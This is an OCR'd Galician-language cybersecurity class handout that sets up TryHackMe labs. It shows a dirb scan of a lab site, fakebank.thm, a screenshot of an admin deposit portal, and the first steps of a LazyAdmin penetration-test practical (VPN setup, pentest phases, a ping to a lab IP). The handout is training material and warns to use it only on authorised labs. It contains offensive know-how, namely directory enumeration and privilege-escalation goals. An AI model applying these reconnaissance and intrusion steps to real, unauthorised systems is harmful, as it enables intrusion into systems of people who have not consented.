
Contra Free e primeiro acceso


1. Crear unha conta(free) en TryHackMe: A primeira vez que accedes deberás contestar unha serie de preguntas para escoller o path de aprendizaxe.
2. Unha vez escollido o path xa poderás acceder ás **rooms de TryHackMe**, as cales son laboratorios virtuais guiados, cada un con máquinas, tarefas e retos prácticos, deseñados para aprender e practicar ciberseguridade en escenarios reais.
3. Acceder a Cyber Security 101

4. Xa podes comezar a realizar as tarefas:





Terminal
File Edit View Search Terminal Help
ubuntu@tryhackme:~/Desktop$ dirb http://fakebank.thm
DIRB v2.22
By The Dark Raver
START_TIME: Thu Sep 18 08:30:16 2025
URL_BASE: http://fakebank.thm/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4609
---- Scanning URL: http://fakebank.thm/ ----
+ http://fakebank.thm/bank-deposit (CODE:200|SIZE:4663)
+ http://fakebank.thm/images (CODE:301|SIZE:179)
END_TIME: Thu Sep 18 08:30:22 2025
DOWNLOADED: 4609 - FOUND: 2
ubuntu@tryhackme:~/Desktop$


Admin Portal
Deposit to account:
8881
Amount to deposit in USD:
2000
Deposit Money


Success, deposit completed
You have successfully completed the deposit, here are the details for reference:
Deposit reference:
8327492-133
Amount:
2000 USD
Date of deposit:
2025-09-18
Return to Your Account

Práctica Taller: LazyAdmin (TryHackMe) – Pentest completo paso a paso


> **De interese**
>
> • Ás `rooms` pódese acceder mediante `AttackBox` ou `VPN`.
>
> 
>
>
> • As contas **Free** soamente poderán iniciar o `AttackBox` **gratuíto unha hora ao día**. Debes abonarte para acceso ilimitado a AttackBox.
>
> • Se se accede por `AttackBox` xa conectas dende o propia navegador a unha máquina atacante, con moitas ferramentas preinstaladas, a cal posúe conectividade coa máquina vítima(room).
>
> • Se se accede por `VPN` debes configurar a túa propia máquina para o ataque e conectar dende ela, por VPN, á máquina vítima(room).
>
> • Usa a máquina desta `room` como práctica inicial antes de abordar máquinas máis complexas.

Obxectivo

Realizar un test de intrusión completo (6 fases) sobre a máquina, desde enumeración ata explotación, persistencia e redacción do informe.

Pasos básicos

1. Configurar en VirtualBox unha máquina **Kali Linux** coa rede en modo **NAT**.




2. Arrancar a máquina Kali Linux:
   - Acceder a TryHackMe e facer clic en `Join Room`
   - Arrancar a máquina facendo clic en `Start Machine`
   - Picar na icona de interrogación para saber como acceder á máquina unha vez obtida a IP.
   - Detectar vulnerabilidades en servizos e/ou aplicacións.
   - Explorar un vector de ataque e conseguir acceso ao sistema.
   - Recoller información do sistema.
   - Conseguir contido ficheiro `user.txt`
   - Elevación de privilexios e conseguir acceso coma root.
   - Conseguir contido ficheiro `root.txt`
3. Elaborar un informe final coas evidencias obtidas.

FASES DUN TEST DE INTRUSIÓN (PENTEST)


Fase 1: Recopilación de información

> **Prerrequisito**
>
> Arrancar a máquina Kali Linux na primeira opción de arranque.

1. Acceder a LazyAdmin - TryHackMe e facer clic en `Join Room`:




2. Arrancar a máquina facendo clic en `Start Machine`:




3. Picar na icona de interrogación para saber como acceder á máquina unha vez obtida a IP:

Opción 1. Acceder mediante AttackBox

1. Picar en Start AttackBox e esperar a que apareza a máquina:







2. Logo, proceder de forma análoga a partir da `Opción 2 - apartado D`.

Opción 2. Acceder mediante VPN

A. Picar en `See Instructions`:



B. Picar en `Download configuration file`:



Se se descarga por primeira vez

Picar de novo `Download configuration file` para descargar o ficheiro de configuración VPN.

C. Unha vez descargado o ficheiro `.vpn` correspondente ao teu usuario abrir unha consola e executar:

```
setxkbmap es
sudo openvpn username.vpn
```

`sudo openvpn username.vpn`

Lanza o cliente OpenVPN usando o ficheiro de configuración `username.vpn`. O que sucede en concreto:

- `sudo` — require permisos de root para crear a interface de rede virtual (tun0) e modificar táboas de ruteo.
- `openvpn username.vpn` — OpenVPN le o ficheiro `.vpn` (contén certificado/clave, servidor, portas, rutas, DNS, etc.) e establece a conexión coa infraestrutura de TryHackMe.
- Ao conectar: créase unha interface `tun0` (ou similar), aplícanse rutas e DNS proporcionadas polo servidor, e o teu tráfico cara ás IPs do lab pasa pola VPN.
- Resultado práctico: podes executar `ping`, `nmap` e acceder (ssh, web, etc.) ás máquinas da room como se estiveseches na mesma rede do lab.
- Comprobación rápida noutra consola: `ip a` (ver `tun0`) e `ip route` / `ping <IP-da-machine>` para asegurarte de conectividade.
- Para deter a conexión VPN: `Ctrl+C` na terminal onde corre OpenVPN (ou mata o proceso).

Aviso/boas prácticas

Non deixes a VPN activa cando non a uses.
Usa isto só para labs autorizados (TryHackMe/CTF).

D. Comprobación de conectividade e detección do sistema operativo. Así, executar na anterior consola:

IP de TryHackMe servida para esta máquina

No caso de execución deste procedemento a IP servida foi: **10.10.127.68**, pero no voso caso pode variar. Tédeo en conta para o seguimento desta práctica.

```
ping -c1 10.10.127.68 -R
```

TTL

